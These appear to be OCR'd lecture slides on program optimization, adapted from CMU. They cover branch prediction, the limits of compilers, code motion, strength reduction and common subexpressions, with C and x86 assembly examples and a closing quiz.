
Control Hazards

```
  movl $0, %ecx
.L2:
  movl %edx, %eax
  andl $1, %eax
  addl %eax, %ecx
  shrl $1, %edx
  jne  .L2 # what goes in the pipeline?
  movl %ecx, %eax
  ...
```

Coping: Guess ...

- Branch prediction
  - assume, for example, that conditional branches are always taken
  - but don't do anything to registers or memory until you know for sure

Modern processors have sophisticated algorithms for doing "branch prediction".



Adapted from slide supplied by CMU.

Note that the functional units operate independently of one another. Thus, for example, the floating-point add unit can be working on one instruction, which the general integer unit can be working on another. Thus, there are additional possibilities for parallel execution of instructions.

Performance Realities

There's more to performance than asymptotic complexity

- **Constant factors matter too!**
  - **easily see 10:1 performance range depending on how code is written**
  - **must optimize at multiple levels:**
    - **algorithm, data representations, functions, and loops**
- **Must understand system to optimize performance**
  - **how programs are compiled and executed**
  - **how to measure program performance and identify bottlenecks**
  - **how to improve performance without destroying code modularity and generality**

Supplied by CMU.

Optimizing Compilers

- Provide efficient mapping of program to machine
  - register allocation
  - code selection and ordering (scheduling)
  - eliminating minor inefficiencies
- Don't (usually) improve asymptotic efficiency
  - up to programmer to select best overall algorithm
  - big-O savings are (often) more important than constant factors
    - » but constant factors also matter
- Have difficulty overcoming "optimization blockers"
  - potential memory aliasing
  - potential function side-effects

Supplied by CMU.

Limitations of Optimizing Compilers

- **Operate under fundamental constraint**
  - must not cause any change in program behavior
  - often prevents it from making optimizations that would only affect behavior under pathological conditions
- **Behavior that may be obvious to the programmer can be obfuscated by languages and coding styles**
  - e.g., data ranges may be more limited than variable types suggest
- **Most analysis is performed only within functions**
  - whole-program analysis is too expensive in most cases
- **Most analysis is based only on *static* information**
  - compiler has difficulty anticipating run-time inputs

- **When in doubt, the compiler must be conservative**

Supplied by CMU.

Generally Useful Optimizations

- **Optimizations that you or the compiler should do regardless of processor / compiler**

- **Code Motion**
  - reduce frequency with which computation performed
    - » if it will always produce same result
    - » especially moving code out of loop

```
void set_row(long *a, long *b,
   long i, long n){
    long j;
    for (j = 0; j < n; j++)
        a[n*i+j] = b[j];
}
```

→

```
     long j;
     long ni = n*i;
     for (j = 0; j < n; j++)
        a[ni+j] = b[j];
```


Supplied by CMU.

In this example, we think of a as being a pointer to a matrix and we're copying array b into one row of a.

Reduction in Strength

- Replace costly operation with simpler one
- Shift, add instead of multiply or divide

  `16*x      -->    x << 4`

  – utility is machine-dependent

  – depends on cost of multiply or divide instruction

    » on some Intel processors, multiplies are 3x longer than adds

- Recognize sequence of products

```
for (i = 0; i < n; i++)
  for (j = 0; j < n; j++)
    a[n*i + j] = b[j];
```

→

```
int ni = 0;
for (i = 0; i < n; i++) {
  for (j = 0; j < n; j++)
    a[ni + j] = b[j];
  ni += n;
}
```


Supplied by CMU.

gcc does optimizations of the sort shown here.

Share Common Subexpressions

- **Reuse portions of expressions**
- **Compilers often not very sophisticated in exploiting arithmetic properties**

```
/* Sum neighbors of i,j */
up =    val[(i-1)*n + j  ];
down =  val[(i+1)*n + j  ];
left =  val[i*n     + j-1];
right = val[i*n     + j+1];
sum = up + down + left + right;
```

```
long inj = i*n + j;
up =    val[inj - n];
down =  val[inj + n];
left =  val[inj - 1];
right = val[inj + 1];
sum = up + down + left + right;
```

3 multiplications: i*n, (i–1)*n, (i+1)*n

1 multiplication: i*n

```
leaq   1(%rsi), %rax  # i+1
leaq   -1(%rsi), %r8  # i-1
imulq  %rcx, %rsi     # i*n
imulq  %rcx, %rax     # (i+1)*n
imulq  %rcx, %r8      # (i-1)*n
addq   %rdx, %rsi     # i*n+j
addq   %rdx, %rax     # (i+1)*n+j
addq   %rdx, %r8      # (i-1)*n+j
```

```
imulq    %rcx, %rsi   # i*n
addq     %rdx, %rsi   # i*n+j
movq     %rsi, %rax   # i*n+j
subq     %rcx, %rax   # i*n+j-n
leaq     (%rsi,%rcx), %rcx # i*n+j+n
```


Supplied by CMU.

gcc doesn't always figure out the best way to compile code. The code in the lower-left box is what gcc produced for the code in the upper left box. On the right is a much better version that was done by hand.

Quiz 2

The fastest means for evaluating

```
n*n + 2*n + 1
```

requires exactly:

a) 2 multiplies and 2 additions
b) three additions
c) one multiply and two additions
d) one multiply and one addition